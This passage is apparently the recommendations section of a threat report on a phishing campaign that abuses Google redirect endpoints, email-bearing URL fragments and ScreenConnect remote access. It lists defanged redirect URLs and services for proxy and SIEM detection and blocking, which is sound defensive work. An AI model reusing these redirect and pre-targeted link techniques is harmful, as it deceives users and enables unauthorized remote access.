- Hunt for unauthorized ScreenConnect installations. Any ScreenConnect process launched outside of known administrative deployments should be treated as a compromise indicator.
- Alert users on the URL fragment technique. An email address in the URL after # is a signal the link is pre-targeted.
- Expand Google redirect blocking beyond Meet and Search. Add
googletagmanager[.]com/debug/clearcookies, analytics[.]google[.]com with dl= parameters, and images[.]google[.]com[.]bd / images[.]google[.]djredirect endpoints to proxy and SIEM detection rules. - Consider blocking logo[.]clearbit[.]com and image[.]thum[.]io at the web proxy. Legitimate use cases for these services inside corporate browsers are limited.
- Report the URLs to Google's Safe Browsing to accelerate the takedown of the Google-hosted redirect endpoints.